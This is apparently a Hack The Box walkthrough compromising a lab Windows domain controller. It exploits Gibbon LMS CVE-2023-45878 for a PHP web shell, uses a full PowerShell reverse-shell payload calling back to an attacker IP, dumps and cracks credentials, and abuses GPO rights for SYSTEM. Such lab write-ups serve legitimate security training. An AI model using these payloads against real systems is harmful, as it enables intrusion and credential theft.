TheFrizz

22nd August 2025

Prepared By: TheCyberGeek

Machine Author: 0xPizzaCat

Difficulty: Medium

Synopsis

`TheFrizz` is a medium-difficulty Windows machine featuring a web application showcasing Walkerville Elementary School and a Gibbon CMS instance. The Gibbon-LMS instance is susceptible to unauthenticated arbitrary file write (CVE-2023-45878), which is used to write a PHP shell to the web application and gain access to the target. After gaining access to the system, a database settings file containing credentials to access MySQL includes a hash and salt for the user f.frizzle that can be cracked. After cracking the password, we authenticate to the target using SSH with GSSAPI/Kerberos. We request a TGT, which is then used to authenticate via Kerberos authentication. A deleted 7Zip archive is discovered in the `fiona` user's recycling bin which is extracted revealing a WAPT setup and includes a configuration file with base64-encoded credentials used to authenticate as the `M.Schoolbus` user. `M.Schoolbus` is a member of the `Group Policy Creator Owners`, which allows them to create GPOs within the domain, which is leveraged to escalate privileges to `NT Authority\System`.

Skills required

- Windows Fundamentals
- Basic Research Skills

Skills learned

- Password Cracking
- Exploiting CVEs
- Exploiting GPOs

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.


```
$ nmap -p- --min-rate=1000 -sC -sV 10.129.18.72

PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-22
19:37:24Z)

<SNIP>

Host script results:
| smb2-time:
|   date: 2025-08-22T19:38:16
|_  start_date: N/A
|_clock-skew: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

The `Nmap` scan shows a web server listening on port `80` with the domain name of `frizzdc.frizz.htb` and SSH on port `22` and Kerberos on port `88`. Let's add `frizzdc.frizz.htb` to our `/etc/hosts` file and begin further enumeration.

```
$ echo '10.129.18.72 frizzdc.frizz.htb frizz.htb' >> /etc/hosts
```


HTTP

Accessing port `80` reveals a web application for `Walkerville Elementary School`, which shows the school's offerings and includes a staff login.



If you don’t look, you’ll never see. And what you don’t see can be very hard to find.

When clicking on `Staff Login`, we are redirected to a `Gibbon-LMS` instance, which includes a notice about why `Gibbon-LMS` is in use.



WELCOME

*NOTICE** Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols. During this transition, Ms. Fiona Frizzle will be migrating Gibbon to utilize our Azure Active Directory SSO. Please note this might take 48 hours where your accounts will not be available. Please bear with us, and thank you for your patience. Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos.


STUDENT APPLICATIONS

Parents of students interested in study at Walkerville Elementary School may use our online form to initiate the application process.

STAFF APPLICATIONS

Individuals interested in working at Walkerville Elementary School may use our online form to view job openings and begin the recruitment process.

The `Gibbon-LMS` instance includes a version number on the page's footer of `v25.0.0`.



Powered by Gibbon v25.0.00 | © Ross Parker 2010-2025
Created under the GNU GPL at ICHK | Credits | Translators

Searching online for vulnerabilities around this version shows an unauthenticated Arbitrary File Write vulnerability that can be leveraged for remote code execution, CVE-2023-45878. We find the disclosure that explains the vulnerable component. Searching on `GitHub` for exploits, we discovered this exploit, allowing us to write files to the target. Let's clone the repo locally.

```
$ git clone https://github.com/davidzzo23/CVE-2023-45878.git && cd CVE-2023-45878
```

We can verify that the target is vulnerable with the following command:

```
$ python3 CVE-2023-45878.py -t frizzdc.frizz.htb -c "whoami"
[+] Uploading web shell as juuladks.php...
[+] Upload successful.
[+] Executing command on: http://frizzdc.frizz.htb/Gibbon-LMS/juuladks.php?cmd=whoami
[+] Command output:
frizz\w.webservice
```

So, let's first start a local Netcat listener to leverage a reverse shell.

```
$ nc -lvvp 4444
```

Then we will use the following payload, but encoded in `Base64`.

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.89",4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```

Then we supply the encoded payload to trigger a reverse shell.

```
$ python3 CVE-2023-45878.py -t frizzdc.frizz.htb -c "powershell -e JABjAGwAaQBlAG4AdAAg...
<SNIP>...AGwAbwBzAGUAKAApAA=="
```

> Make sure to include the full base64-encoded payload.

After checking our listener, we notice we obtained a reverse shell.

```
$ nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.89] from frizzdc.frizz.htb [10.129.18.72] 59191
PS C:\xampp\htdocs\Gibbon-LMS>
```

Enumerating the contents of the web server, we find the `config.php` inside the `Gibbon-LMS` directory.

```
PS C:\xampp\htdocs\Gibbon-LMS> dir
<SNIP>
-a----        10/11/2024   8:15 PM           1307 config.php
</SNIP>
```

Reading the contents of the file discloses database credentials.

```
PS C:\xampp\htdocs\Gibbon-LMS> type config.php
<SNIP>
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
</SNIP>
```

Using these credentials, we can leverage the `mysql.exe` executable in the `XAMPP` installation to enumerate the database.

```
PS C:\xampp\htdocs\Gibbon-LMS> c:\xampp\mysql\bin\mysql.exe -uMrGibbonsDB -
pMisterGibbs!Parrot!?1 -e 'show databases;'
Database
gibbon
information_schema
test
```

We can see there is a database called `gibbon`. Let's enumerate that.

```
PS C:\xampp\htdocs\Gibbon-LMS> c:\xampp\mysql\bin\mysql.exe -uMrGibbonsDB -
pMisterGibbs!Parrot!?1 gibbon -e 'show tables;'
Tables_in_gibbon
<SNIP>
gibbonperson
</SNIP>
```

We extract any user password hashes along with relevant data.

```
PS C:\xampp\htdocs\Gibbon-LMS> c:\xampp\mysql\bin\mysql.exe -uMrGibbonsDB -
pMisterGibbs!Parrot!?1 gibbon -e 'select * from gibbonperson;'
gibbonPersonID  title   surname firstName       preferredName   officialName
 nameInCharacters        gender  username  passwordStrong  passwordStrongSalt
 passwordForceReset      status  canLogin        gibbonRoleIDPrimary
<SNIP>
0000000001      Ms.     Frizzle Fiona   Fiona   Fiona Frizzle           Unspecified
f.frizzle       067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03
 /aACFhikmNopqrRTVz2489  N       Full    Y       001     001       NULL
 f.frizzle@frizz.htb     NULL    NULL    ::1     2024-10-29 09:28:59     NULL    NULL    0
       NULL             NULL    NULL    NULL
     Y       Y       N       NULL                              NULL    NULL    NULL
 NULL    NULL    NULL                            Y       NULL      NULL    NULL
```

From the output, we can see a password hash and a password salt. We take those and plug them into `Hashcat` for cracking. For a hash and salt mode, `1420` is used as instructed here.

```
$ hashcat
'067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489'
-m 1420 /usr/share/wordlists/rockyou.txt
<SNIP>
067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489:Je
nni_Luvs_Magic23

Session..........: hashcat
Status...........: Cracked
</SNIP>
```

Now that we have valid credentials, we will attempt to authenticate with the target via SSH.

```
$ ssh f.frizzle@frizzdc.frizz.htb
f.frizzle@frizzdc.frizz.htb: Permission denied (gssapi-with-mic,keyboard-interactive).
```

From the output, we can see that Password authentication is not allowed, and we know that Kerberos is enabled on the target. We can attempt to authenticate after we generate a valid Kerberos ticket.

To obtain a valid Kerberos ticket, we first need to sync our time with the target, then generate an NTLM hash using the known password to pass into `Impacket`'s `getTGT.py` script. We first use this site to generate an NTLM hash based on the known password. Then, we install the required packages to make authentication to SSH possible over Kerberos.

```
$ sudo apt-get install libsasl2-modules-gssapi-mit krb5-user
$ sudo ntpdate frizzdc.frizz.htb
$ getTGT.py -dc-ip frizzdc.frizz.htb frizz.htb/f.frizzle:'Jenni_Luvs_Magic23'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
```

Now, we need to export the Kerberos ticket, update the `krb5.conf` to point to the target, and attempt authentication.

```
$ export KRB5CCNAME=f.frizzle.ccache
$ echo "[libdefaults]
  default_realm = FRIZZ.HTB
[realms]
  FRIZZ.HTB = {
    kdc = frizzdc.frizz.htb
    admin_server = frizzdc.frizz.htb
  }
[domain_realm]
  .frizz.htb = FRIZZ.HTB
  frizz.htb  = FRIZZ.HTB" > /etc/krb5.conf
```

Now we can authenticate to the target via SSH and get a PowerShell session.

```
$ ssh -K -o GSSAPIAuthentication=yes f.frizzle@frizz.htb
PowerShell 7.4.5
PS C:\Users\f.frizzle>
```

The user flag can be found from `C:\Users\f.frizzle\Desktop\user.txt`.

Privilege Escalation

Enumeration leads us to the system's user accounts and a `7-Zip` archive in the recycling bin.

```
PS C:\Users\f.frizzle> dir c:\users

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----           3/11/2025  3:37 PM                Administrator
d----           8/23/2025 12:26 PM                f.frizzle
d----          10/29/2024  7:31 AM                M.SchoolBus
d-r--          10/29/2024  7:13 AM                Public
d----           2/19/2025  1:35 PM                v.frizzle
d----           2/19/2025  1:35 PM                w.Webservice

PS C:\Users\f.frizzle> dir 'C:\$Recycle.bin\S-1-5-~1'

    Directory: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          10/29/2024  7:31 AM            148 $IE2XMEG.7z
-a---          10/24/2024  9:16 PM       30416987 $RE2XMEG.7z
```

Let's recover the contents of the recycle bin and then extract them.

```
PS C:\Users\f.frizzle> $shell = New-Object -ComObject Shell.Application
PS C:\Users\f.frizzle> $recycleBin = $shell.Namespace(0xA)
PS C:\Users\f.frizzle> $recycleBin.items() | Select-Object Name, Path

Name                  Path
----                  ----
wapt-backup-sunday.7z C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$RE2XMEG.7z

PS C:\Users\f.frizzle> $recycleBin = (New-Object -ComObject Shell.Application).NameSpace(0xA)
PS C:\Users\f.frizzle> $items = $recycleBin.Items()
PS C:\Users\f.frizzle> $item = $items | Where-Object {$_.Name -eq "wapt-backup-sunday.7z"}
PS C:\Users\f.frizzle> $documentsPath = [Environment]::GetFolderPath("Desktop")
PS C:\Users\f.frizzle> $documents = (New-Object -ComObject Shell.Application).NameSpace($documentsPath)
PS C:\Users\f.frizzle> $documents.MoveHere($item)
PS C:\Users\f.frizzle> dir .\Desktop\

    Directory: C:\Users\f.frizzle\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar--           8/22/2025 12:58 PM             34 user.txt
-a---          10/24/2024  9:16 PM       30416987 wapt-backup-sunday.7z
```

Now that we have a copy of the `wapt-backup-sunday.7z`, we can extract its contents by using `SCP` to transfer it and then extracting it to our local machine with the `7z` utility. Since we have an existing SSH session, `SCP` will work.

```
PS C:\Users\f.frizzle> exit
Connection to frizz.htb closed.
$ scp -P 22 f.frizzle@frizz.htb:"C:/Users/f.frizzle/Desktop/wapt-backup-sunday.7z" .
wapt-backup-sunday.7z                                 100%   29MB   1.6MB/s   00:18
$ 7z x wapt-backup-sunday.7z
$ ls -la
<SNIP>
drwxr-xr-x 18 root root     4096 Oct 23  2024 wapt
</SNIP>
```

After extracting the contents, we use `grep` to search for the string `password`.

```
$ cd wapt && grep -R 'password'
<SNIP>
conf/waptserver.ini:wapt_password = IXN1QmNpZ0BNZWhUZWQhUgo=
$ echo 'IXN1QmNpZ0BNZWhUZWQhUgo=' | base64 -d
!suBcig@MehTed!R
</SNIP>
```

We find a password. We have three possible users to use this against, but we will try `M.Schoolbus` since the password reversed is as follows:

```
$ echo 'IXN1QmNpZ0BNZWhUZWQhUgo=' | base64 -d | rev
R!deTheM@gicBus!
```

First, we use the `getTGT.py` script from the `Impacket` toolkit to get a `TGT`. Afterward, we need to export the new ticket and retry `SSH` authentication.

```
$ getTGT.py -dc-ip frizzdc.frizz.htb frizz.htb/m.schoolbus:'!suBcig@MehTed!R'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in m.schoolbus.ccache
$ export KRB5CCNAME=m.schoolbus.ccache
$ ssh -K -o GSSAPIAuthentication=yes m.schoolbus@frizz.htb
PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
```

Checking the output of the `whoami /group` command shows that this user is a part of the `Group Policy Creator Owners` group, which means we can create group policies without administrative permissions.

```
PS C:\Users\M.SchoolBus> whoami /groups
<SNIP>
frizz\Group Policy Creator Owners            Group           S-1-5-21-2386970044-
1145388522-2932701813-520  Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity   Well-known group S-1-18-1
                  Mandatory group, Enabled by default, Enabled group
</SNIP>
```

We can create a GPO with the following command:

```
PS C:\Users\M.SchoolBus> New-GPO -Name privesc | New-GPLink -Target "OU=DOMAIN
CONTROLLERS,DC=FRIZZ,DC=HTB" -LinkEnabled Yes

GpoId       : 95d01090-6c6e-4a37-b2d5-1c0e45ff2df8
DisplayName : privesc
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=frizz,DC=htb
Order       : 2
```

Now we need to download SharpGPOAbuse.exe and upload it to the target. First, use `wget` to download the executable locally, then use `SCP` to transfer it to the target. I open a new terminal to perform the download locally and upload to the target without interrupting my current SSH session.

```
$ wget https://github.com/byronkg/SharpGPOAbuse/releases/download/1.0/SharpGPOAbuse.exe
$ export KRB5CCNAME=m.schoolbus.ccache
$ scp -P 22 ./SharpGPOAbuse.exe m.schoolbus@frizz.htb:"C:/Users/m.schoolbus/Desktop/"
SharpGPOAbuse.exe                                         100%   79KB 491.3KB/s   00:00
```

Returning to our original SSH session, we must exploit the newly created GPO. We instruct `SharpGPOAbuse` to create a scheduled task with a PowerShell payload and apply the GPOs.

```
PS C:\Users\M.SchoolBus\Desktop> .\SharpGPOAbuse.exe --addcomputertask --gponame "privesc"
--author TCG --taskname PrivEsc --command "powershell.exe" --arguments "powershell -e
JABjAGwAaQBlAG4AdAAgA...<SNIP>...DAGwAbwBzAGUAKAApAA=="
[+] Domain = frizz.htb
[+] Domain Controller = frizzdc.frizz.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb
[+] SID Value of m.schoolbus = S-1-5-21-2386970044-1145388522-2932701813-1106
[+] GUID of "privesc" is: {7BC7EF56-A00D-4F50-8841-5AB2C4F7C483}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{7BC7EF56-A00D-4F50-8841-
5AB2C4F7C483}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

We start a `Netcat` listener locally.

```
$ nc -lvvp 4444
```

Then we update the GPOs.

```
PS C:\Users\M.SchoolBus\Desktop> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
```

As soon as we have updated the GPOs, we will check our listener and have a shell!

```
$ nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.89] from frizzdc.frizz.htb [10.129.18.72] 58740

PS C:\Windows\system32> whoami
nt authority\system
```

We have successfully compromised the target and the root flag can be found in `C:\User\Administrator\Desktop\root.txt`.